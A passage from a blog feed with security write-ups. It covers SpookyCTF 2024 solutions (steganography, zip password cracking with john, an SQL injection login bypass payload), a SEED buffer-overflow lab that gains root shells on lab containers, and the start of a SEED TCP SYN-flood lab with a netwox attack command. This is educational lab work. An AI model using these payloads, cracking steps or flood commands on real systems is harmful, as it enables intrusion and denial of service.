  <li>The hint of the question is to read the lore at “https://spookyctf.ctfd.io/lore”. I went to the site and read through all information of the characters there. A part of the answer was hidden inside a character’s information box, with black color character and black background. I was able to see it when highlighting the text. The first part of the asnwer is: <code class="language-plaintext highlighter-rouge">NICC{StOr</code></li>
  <li>
    <p>Using web inspection, I found out that the element contain the above part is following:
<code class="language-plaintext highlighter-rouge">&lt;p class="redacted" id="spookyflag_part1"&gt;NICC{StOr&lt;/p&gt;</code></p>
  </li>
  <li>From then, I all the element that has id related to flag, spookyflag, p2, p3,… and got:
<code class="language-plaintext highlighter-rouge">&lt;img class="img-fluid" src="/files/img/nah4real.png" width="400" height="400" id="spookyflag_p2" alt="IeS_DoNt_M"/&gt;</code>
<code class="language-plaintext highlighter-rouge">&lt;span class="p-l redacted" id="p3"&gt;aKe_ThE_cTf_T&lt;/span&gt;</code>
<code class="language-plaintext highlighter-rouge">&lt;!--&lt;p4&gt;oO_cTfY_rIgHt?}&lt;/p4&gt; --&gt;</code>
<br /></li>
</ul>

<p>Flag: <strong>NICC{StOrIeS_DoNt_MaKe_ThE_cTf_ToO_cTfY_rIgHt?}</strong></p>

<h2 id="steganography">Steganography</h2>


<h3 id="devils-secret-stash">devil’s-secret-stash</h3>

<p><img src="/images/devilsecret.png" /></p>

<ul>
  <li>Use binwalk on the image, I found that a section of a zip archive is encrypted at entry <code class="language-plaintext highlighter-rouge">0x3D18A</code>. So I use <code class="language-plaintext highlighter-rouge">binwalk -e</code> on the image to extract that zip archive.</li>
  <li>Use johntheripper to crack the password of the zip file.</li>
  <li><code class="language-plaintext highlighter-rouge">zip2john 3D18A.zip &gt; zip.hash</code> to extract the hash out. Then use <code class="language-plaintext highlighter-rouge">john zip.hash</code> to crack the password.</li>
  <li>The password cracked was: 250250. Use it to extract 3D18A.zip file and get the flag. <br /></li>
</ul>

<p>Flag: <strong>NICC{J3rS3y_D3v1l_Arch1V3}</strong></p>


<h3 id="set-your-intentions-right">set-your-intentions-right</h3>

<p><img src="/images/intention.png" /></p>

<ul>

  <li>A mp3 file was given. I put the MP3 file into Sonic Visualizer to investigate.</li>
  <li>By adding waveform and spectrogram to the original wave, the answer was found.</li>
</ul>

<p><img src="/images/intentiona.png" /></p>

<p>Flag: <strong>NICC{UR_4SAK3N_D3CISION}</strong></p>


<h3 id="phenominal-photo">Phenominal-Photo</h3>

<p><img src="/images/pheno.png" /></p>

<ul>

  <li>Use <code class="language-plaintext highlighter-rouge">steghide --info</code>, I found that an encrypted file is hidden in this image.</li>
</ul>

<p><img src="/images/phenn.png" /></p>

<ul>
  <li>I extract the hidden file with empty password field and was able to get the zip file. The extracted folder contains another zip file that needed a password to extract and a Map.txt file:</li>
</ul>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>⋔⏃⌿: ⌰⟒⎎⏁, ⎍⌿, ⎅⍜⍙⋏, ⌰⟒⎎⏁, ⎅⍜⍙⋏, ⍀⟟☌⊑⏁, ⍀⟟☌⊑⏁, ⎅⍜⍙⋏, ⌰⟒⎎⏁, ⎍⌿, ⌰⟒⎎⏁, ⍀⟟☌⊑⏁, ⎍⌿

⍀⟒⋔⟟⋏⎅⟒⍀ ⏁⊑⏃⏁ ⍜⎍⍀ ☌⌿⌇ ⟟⌇ ⏃ ⌰⟟⏁⏁⌰⟒ ⎎⎍⋏☍⊬, ⟟⏁ ⍜⋏⌰⊬ ⏁⏃☍⟒⌇ ⏁⊑⟒ ⎎⟟⍀⌇⏁ ⌰⟒⏁⏁⟒⍀ ⍜⎎ ⟒⏃☊⊑ ⎅⟟⍀⟒☊⏁⟟⍜⋏ ⍙⟒ ⍙⏃⋏⏁ ⏁⍜ ☌⍜ (⌇⏁⎍⌿⟟⎅ ⋔⟒⋔⍜⍀⊬ ⋔⏃⋏⏃☌⟒⋔⟒⋏⏁)
</code></pre></div></div>

<ul>
  <li>My teammate found out that this is alien language and we tried to decode it using alien language translator online:</li>
</ul>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>MAP: LEFT, UP, DOWN, LEFT, DOWN, RIGHT, RIGHT, DOWN, LEFT, UP, LEFT, RIGHT, UP

REMINDER THAT OUR GPS IS A LITTLE FUNKY, IT ONLY TAKES THE FIRST LETTER OF EACH DIRECTION WE WANT TO GO (STUPID MEMORY MANAGEMENT)
</code></pre></div></div>

<ul>
  <li>From this translation, I can guess that the password of the file is: <code class="language-plaintext highlighter-rouge">LUDLDRRDLULRU</code>. Used the password to extract the zip file, I got a txt file: <code class="language-plaintext highlighter-rouge">⋏⟟☊☊{⊑⟒⌰⌿*⋔⟒*⎎⟟⋏⎅*⏁⊑⟒*⌿⌰⏃⋏⟒⏁_⏚0⍜}</code></li>
  <li>Put it in the translator again and the flag is captured.
<br /></li>
</ul>

<p>Flag: <strong>NICC{HELP_ME_FIND_THE_PLANET_B0O}</strong></p>


<h3 id="whispers-in-morse">whispers-in-morse</h3>

<p><img src="/images/morse.png" /></p>

<ul>
  <li>A png file was given, I tried using tools such as exiftool, binwalk, file and strings to get information about this png.</li>
  <li><code class="language-plaintext highlighter-rouge">strings</code> given me the last line: <code class="language-plaintext highlighter-rouge">Password: M.A.__.R.Y</code></li>
  <li>Knowing the password, I use steghide to extract decrypt data from the image using the password:
<code class="language-plaintext highlighter-rouge">steghide extract -sf MaryMorse.jpg -p M.A.__.R.Y -xf output.txt</code></li>
</ul>

<p><br />
Flag: <strong>NICC{tHe_whIspeRz_iN_Th3_aiR}</strong></p>

<h2 id="web">Web</h2>

<h3 id="cryptid-hunters">cryptid-hunters</h3>

<p><img src="/images/crytidhunter.png" /></p>

<ul>
  <li>An IP was given that lead to a very simple website with login function. So the first thing came to my mind was SQL Injection.</li>
  <li>I tried a basic payload: <code class="language-plaintext highlighter-rouge">' OR 1 -- -</code> and successfully logged into the site</li>
  <li>Useful SQL injection payload resource: ()[https://github.com/payloadbox/sql-injection-payload-list]</li>
</ul>

<p>Flag: <strong>NICC{1N_PuRSu1T_0F_4LL13S}</strong></p>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="SpookyCTF 2024" /><category term="ctf" /><category term="cybersecurity" /><summary type="html"><![CDATA[NICC’s SpookyCTF 2024 write-up]]></summary></entry><entry><title type="html">Buffer-Overflow Attack Lab (Server Version)</title><link href="https://hoangnguyen2809.github.io/posts/2024/07/blog-post-5/" rel="alternate" type="text/html" title="Buffer-Overflow Attack Lab (Server Version)" /><published>2024-07-08T00:00:00-07:00</published><updated>2024-07-08T00:00:00-07:00</updated><id>https://hoangnguyen2809.github.io/posts/2024/07/server-overflow</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2024/07/blog-post-5/"><![CDATA[<p>SEED Labs – Buffer Overflow Attack Lab (Server Version) done by Hoang Nguyen.</p>

<h1 id="buffer-overflow">Buffer Overflow</h1>

<p>A buffer overflow occurs when more data is written to a buffer than it can hold, causing the data to overwrite adjacent memory locations. This can lead to various unintended behaviors, including crashes, data corruption, or the execution of arbitrary code.</p>

<h2 id="steps-in-a-buffer-overflow-attack">Steps in a Buffer Overflow Attack:</h2>

<ol>
  <li>
    <p><strong>Overflowing the Buffer</strong>:</p>

    <ul>
      <li>An attacker inputs data that exceeds the buffer’s allocated size.</li>
      <li>For example, if a buffer is allocated 10 bytes of memory but the attacker provides 20 bytes of data, the additional 10 bytes will overflow into adjacent memory.</li>
    </ul>
  </li>
  <li>
    <p><strong>Overwriting the Return Address</strong>:</p>

    <ul>
      <li>In the stack memory layout, the buffer might be located just below the return address.</li>
      <li>As the buffer overflows, it can overwrite the return address stored on the stack.</li>
      <li>The return address is the location the program will jump to after the current function finishes execution.</li>
    </ul>
  </li>
  <li>
    <p><strong>Injecting Malicious Code</strong>:</p>

    <ul>
      <li>Along with the overflowing data, the attacker includes a new return address that points to their malicious code.</li>
      <li>The malicious code can be injected into the buffer itself or elsewhere in memory.</li>
    </ul>
  </li>
  <li>
    <p><strong>Executing</strong>:</p>

    <ul>
      <li>When the function attempts to return, it uses the overwritten return address.</li>
      <li>The CPU jumps to the new address, which now points to the attacker’s code.</li>
      <li>The system executes the malicious code with the same privileges as the original program.</li>
    </ul>
  </li>
</ol>

<h1 id="buffer-overflow-attack-lab-server-version">Buffer Overflow Attack Lab (Server Version)</h1>

<p>More information on <a href="https://seedsecuritylabs.org/Labs_20.04/Software/Buffer_Overflow_Server/">SEED Buffer Overflow Attack</a></p>

<h3 id="tools">Tools</h3>

<p>Programming language: python, C <br />
Tools used in this lab: gdb, hexcalc <br />
Software: VirtualBox</p>

<h2 id="task-1-get-familiar-with-the-shellcode">Task 1: Get Familiar with the Shellcode</h2>



<ul>
  <li>
    <p>Shellcode is typically used in code injection attacks. It is basically a piece of code that launches a shell, and is usually written in assembly languages</p>
  </li>
  <li>
    <p>Modified shellcode to delete <em>important.txt</em>:</p>

    <ul>
      <li>
        <p>32-bit version:
<img src="/images/shellcoderemove32.png" /></p>
      </li>
      <li>
        <p>64-version:
<img src="/images/shellcoderemove64.png" /></p>
      </li>
    </ul>
  </li>
</ul>

<h2 id="the-vulnerable-program-memory-layout">The Vulnerable Program Memory layout</h2>

<p><img src="/images/stackfile.png" /></p>
<ul>

  <li>stack.c reads data from standard input then passes data to another buffer in function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only 200 bytes long. Buffer overflow will occur.</li>
</ul>

<h2 id="task-2-level-1-attack">Task 2: Level-1 Attack</h2>

<ul>
  <li>
    <p>After turning off address randomization countermeasure with: <br />
<code class="language-plaintext highlighter-rouge">$ sudo /sbin/sysctl -w kernel.randomize_va_space=0</code></p>
  </li>
  <li>We send benign message to our target on 10.9.0.5: <code class="language-plaintext highlighter-rouge">echo hello | nc 10.9.0.5 9090</code></li>
  <li>
    <p>Message returned by container:
<img src="/images/benignreturn.png" /></p>
  </li>
  <li>
    <p>Based on the message returned by the container, we can tell that:</p>


    <ul>
      <li>Distance between $ebp and buffer’s starting address is : <br />
0xffffd488 - 0xffffd418 = 112</li>
      <li>return address starting from offset 116, ending at offset 120 and located at 0xffffd488+4 <br /></li>
      <li>the first address that we can jump too will be 0xffffd488+8
<img src="/images/stackmemorylayout.png" /></li>
    </ul>
  </li>
  <li>

    <p>exploit.py file: <br />
<img src="/images/exploit1file.png" /></p>

    <ul>
      <li>The shellcode is put at the end of badfile.</li>
      <li>The size of the shellcode in this 32-bit version is 136 bytes (generate shellcode and check its size using <code class="language-plaintext highlighter-rouge">ls -l</code>), so we can tell that the shellcode is located within the offset [381-517]</li>
      <li>We want to replace the original return address that is located at offset[116-120] with our desired return address.</li>
      <li>Since the first address we can jump to is 0xffffd488+8, any number within range[8-265] will work well in our case. I chose 200.</li>
    </ul>
  </li>

  <li>As result, we succeed getting root shell on the target server 10.9.0.5:
<img src="/images/exploit1succeed.png" /></li>
</ul>

<h2 id="task-3-level-2-attack">Task 3: Level-2 Attack</h2>

<ul>
  <li>We send benign message to our target on 10.9.0.6: <code class="language-plaintext highlighter-rouge">echo hello | nc 10.9.0.6 9090</code></li>
  <li>Message returned by container:
<img src="/images/benignreturn2.png" /></li>
  <li>
    <p>exploit2.py file: <br />
<img src="/images/exploit2file.png" /></p>

    <ul>
      <li>The shellcode is still put at the end of badfile.</li>
      <li>The size of shellcode is still 136 bytes, and lies within the offset [381-517] <br />


<img src="/images/stack2memorylayout.png" /></li>
      <li>Using the hint that the range of the buffer size on target server is [100-300] bytes, we can tell that range of NOP will be from [300-381]. I chose the return address as 0xffffd3e8 + 350</li>
      <li>So we would want to spray the first 320 bytes (extra 20 for overhead) of the badfile with the desired return address so that when overflow the buffer at target server, it will overwrite the original return address.</li>
    </ul>
  </li>
  <li>As result, we succeed getting root shell on the target server 10.9.0.6:
<img src="/images/exploit2succeed.png" /></li>
</ul>

<h2 id="task-4-level-3-attack">Task 4: Level-3 Attack</h2>

<ul>
  <li>In this task, we switch to a 64-bit server program</li>
  <li>We send benign message to our target on 10.9.0.7: <code class="language-plaintext highlighter-rouge">echo hello | nc 10.9.0.6 9090</code></li>
  <li>Message returned by container:
<img src="/images/benignreturn3.png" /></li>
  <li>
    <p>Based on the result returned by the container, we can tell that:</p>

    <ul>
      <li>Distance between $rbp and buffer’s starting address is : <br />
0x00007fffffffe230 - 0x00007fffffffe160 = 208</li>
      <li>return address starting from offset 216, ending at offset 224 and located at 0x00007fffffffe230+8 <br /></li>
    </ul>
  </li>
</ul>

<h4 id="challenge-in-64-bits-server-program">Challenge in 64-bits server program:</h4>

<ul>
  <li>The 64-bit version is more difficult than the 32-bit version, because we have to avoid zeros in the payload.</li>
  <li>When <em>strcpy()</em> copies a string, it will treat zeros as the end of the string. Therefore, avoiding zeros in the payload is necessary to successfully overflow the buffer.</li>
  <li>
    <p>We overcome this challenge by <strong>realocating the shellcode to the place before the return address.</strong></p>
  </li>
  <li>
    <p>exploit.py file: <br />
<img src="/images/exploit3file.png" /></p>

    <ul>
      <li>Based on the distace between $rbp and &amp;buffer, we know that size of buffer is ~208 bytes.</li>
      <li>The size of the shellcode in this 32-bit version is 165 bytes.</li>
      <li>We will put the shellcode in the beginning of the buffer, start value can be vary from [0-43]. I chose 8. <br />
<img src="/images/badfilelayout64.png" /></li>
      <li>The desired return address will now be the begining of the buffer, so the NOP will take us to the shellcode.</li>
    </ul>
  </li>
  <li>As result, we succeed getting root shell on the target server 10.9.0.7:
<img src="/images/exploit3succeed.png" /></li>
</ul>

<h2 id="task-5-level-4-attack">Task 5: Level-4 Attack</h2>

<ul>
  <li>This time, the buffer size at target server is much smaller. Such that the shellcode cannot fit inside buffer.</li>
  <li>As usualy, we send benign message to our target on 10.9.0.8: <code class="language-plaintext highlighter-rouge">echo hello | nc 10.9.0.6 9090</code></li>
  <li>Message returned by container:
<img src="/images/benignreturn4.png" /></li>
  <li>
    <p>Based on the result returned by the container, we can tell that:</p>

    <ul>
      <li>Distance between $rbp and &amp;buffer starting address is: <br />
0x00007fffffffe1f0 - 0x00007fffffffe190 = 96</li>
      <li>return address starting from offset 96 + 8 = 104, and ending at offset 112</li>
    </ul>
  </li>
  <li>
    <p>Observation:</p>

    <ul>
      <li>The shellcode is 165 bytes, meanwhile buffer is only ~96 bytes. So we cannot place it before the return address address due to the lack of space.</li>
      <li>We cannot place the shellcode after the return address either because data placed after it will not copied into the stack via <em>strcpy()</em></li>
    </ul>
  </li>
  <li>
    <p>Inside main() function, there is a buffer str[]. Whatever we put in badfile is first stored in this buffer, and then is copied into the foo() functions’s buffer of a smaller size, causing buffer overflow. Since we cannot store the shellcode inside the foo() function’s buffer, we will use str[] inside main to execute our shellcode.
<img src="/images/stack4memorylayout.png" /></p>
  </li>
  <li>
    <p>exploit.py file: <br />
<img src="/images/exploit4file.png" /></p>

    <ul>
      <li>The shellcode is put at the end of badfile.</li>
      <li>The desired return address will point to the str[] inside main, not the buffer inside bof() like the previous attacks.</li>
      <li>I tried add numerous number of bytes from [500:2000] to the original return address. And 1300 works.</li>
    </ul>
  </li>
  <li>As result, we succeed getting root shell on the target server 10.9.0.8:
<img src="/images/exploit4succeed.png" /></li>
</ul>

<h2 id="task-6-experimenting-with-the-address-randomization">Task 6: Experimenting with the Address Randomization</h2>

<ul>
  <li>
    <p>In this task, we turn on Address Space Layout Randomization to see how it affects the attack.
<code class="language-plaintext highlighter-rouge">$ sudo /sbin/sysctl -w kernel.randomize_va_space=2</code></p>
  </li>
  <li>
    <p>Now, sending benign message to target 10.9.0.5 will get us different addresses everytime:
<img src="/images/addressrng.png" /></p>
    <ul>
      <li>ASLR makes buffer overflow attack more difficult because the return address and the address where the shellcode resides change each time the program runs, it is hard for the attacker to overwrite the return address accuarately and predict where their malicious payload needs to be placed.</li>
    </ul>
  </li>
</ul>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="buffer overflow" /><category term="cyber" /><category term="SEED lab" /><summary type="html"><![CDATA[SEED Labs – Buffer Overflow Attack Lab (Server Version) done by Hoang Nguyen.]]></summary></entry><entry><title type="html">Analyze Attack on TCP</title><link href="https://hoangnguyen2809.github.io/posts/2024/04/blog-post-4/" rel="alternate" type="text/html" title="Analyze Attack on TCP" /><published>2024-04-10T00:00:00-07:00</published><updated>2024-04-10T00:00:00-07:00</updated><id>https://hoangnguyen2809.github.io/posts/2024/04/tcp-atk</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2024/04/blog-post-4/"><![CDATA[<p>SEED Labs – TCP/IP Attack Lab done by Hoang Nguyen.</p>

<h1 id="analyze-attack-on-tcp">Analyze Attack on TCP</h1>

<p>More information on <a href="https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/">SEED TCP Attack Lab</a></p>

<h3 id="lab-environment">Lab environment</h3>

<p>In this lab, I have set up three machines with the following IP address:</p>

<ul>
  <li>IP of Victim: 10.0.2.4</li>
  <li>IP of Attacker: 10.0.2.5</li>
  <li>IP of Observer: 10.0.2.6</li>
</ul>

<p><img src="/images/nwdiagram.png" /></p>

<h3 id="tools">Tools</h3>

<p>Tools used in this lab: scapy, Wireshark <br />
Software: VirtualBox</p>

<h2 id="task-1-tcp-syn-flooding-attack">Task 1: TCP SYN Flooding Attack</h2>

<p>TCP SYN flooding is a DoS attack that sends many SYN packets to the victim machine (e.g., a web server). To perform the attack, the attacker does not complete the three-way handshake protocol and floods the victim with too many SYN packets.</p>

<p>Running <code class="language-plaintext highlighter-rouge">sudo sysctl -q net.ipv4.tcp_max_syn_backlog</code> at victim’s machine. We can see that the size of queue that is used for half-opened connections at the victim side is 128</p>

<p><img src="/images/queue_size.png" /></p>

<p>Running <code class="language-plaintext highlighter-rouge">netstat -tna</code> at victim side to get network status and protocol statistics before the attack:</p>

<p><img src="/images/netstat1.png" /></p>

<p>On the attacker’s machine, we use Netwox tool to conduct the attack.
Netwox command used:
<code class="language-plaintext highlighter-rouge">sudo netwox 76 -i 10.0.2.4 -p 23</code></p>

<p>After being attacked, here’s the result of running <code class="language-plaintext highlighter-rouge">netstat -tna</code> at victim side:
<img src="/images/netstat2.png" /></p>

<p>The attack is successful because on victim’s side, the connection queue starts to get filled up by the half-opened connection with State = SYN_RECV.<br />
<strong>SYN cookie</strong> is a defense mechanism to counter the SYN flooding attack. The mechanism detects that the machine is under the SYN flooding attack.</p>

<h3 id="with-sudo-sysctl--w-netipv4tcp_syncookies0-syn-cookie-is-turned-off">With <code class="language-plaintext highlighter-rouge">sudo sysctl -w net.ipv4.tcp_syncookies=0</code> (SYN cookie is turned off)</h3>

<p>Wireshark while countermeasure is off:
<img src="/images/wsoff.png" /></p>

<h3 id="with-sudo-sysctl--w-netipv4tcp_syncookies1-syn-cookie-is-on">With <code class="language-plaintext highlighter-rouge">sudo sysctl -w net.ipv4.tcp_syncookies=1</code> (SYN cookie is on)</h3>

<p>Wireshark while countermeasure is on:
<img src="/images/wson.png" /></p>

<p>Observation:</p>

<ul>
  <li>Filtering the number of connections with the state SYN_RECV only, we see that, while the countermeasure is off, the number of half-opened connections is 97. While the countermeasure is on, the number of half-opened connections is 128, which is the maximum queue length.</li>
  <li>That means when the countermeasure is off, flow table of the victim is filled before the queue is full, so the server is unable to accept new valid connections.</li>
</ul>

<h3 id="tcp-syn-flooding-attack-on-telnet-session">TCP SYN Flooding Attack on Telnet session</h3>

<p>Start a Telnet session between the victim’s machine and the observer’s machine.
Then on the attacker’s machine, use Netwox tool to attack the victim.</p>

<p>The TCP telnet session that was established before the attack between the observer and the victim continues to work normally. However, a new telnet session cannot be established:
<img src="/images/tcptelnet.png" /></p>

<p>With SYN Cookies on, instead of maintaining the state information of the SYN packet inside the queue, the server generates a SYN cookie based on the SYN packet information from the clients and embeds this information into the SYN-ACK response sent back to the client, allowing it to reconstruct the connection state later when the final ACK packet is received.
When the client responds with the final ACK packet to complete the three-way handshake, it includes the SYN cookie generated by the server. The server then verifies the SYN cookie to reconstruct the original state of the connection and complete the handshake.
By doing this, the connection queue will not overflow and the server can continue to receive new valid SYN requests.</p>

<h2 id="task-2-tcp-rst-attack">Task 2: TCP RST Attack</h2>

<p>TCP RST attack terminates an existing connection between two TCP endpoints. The attacker can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet, as described in the lecture slides.</p>

<p>&lt;/br&gt;</p>

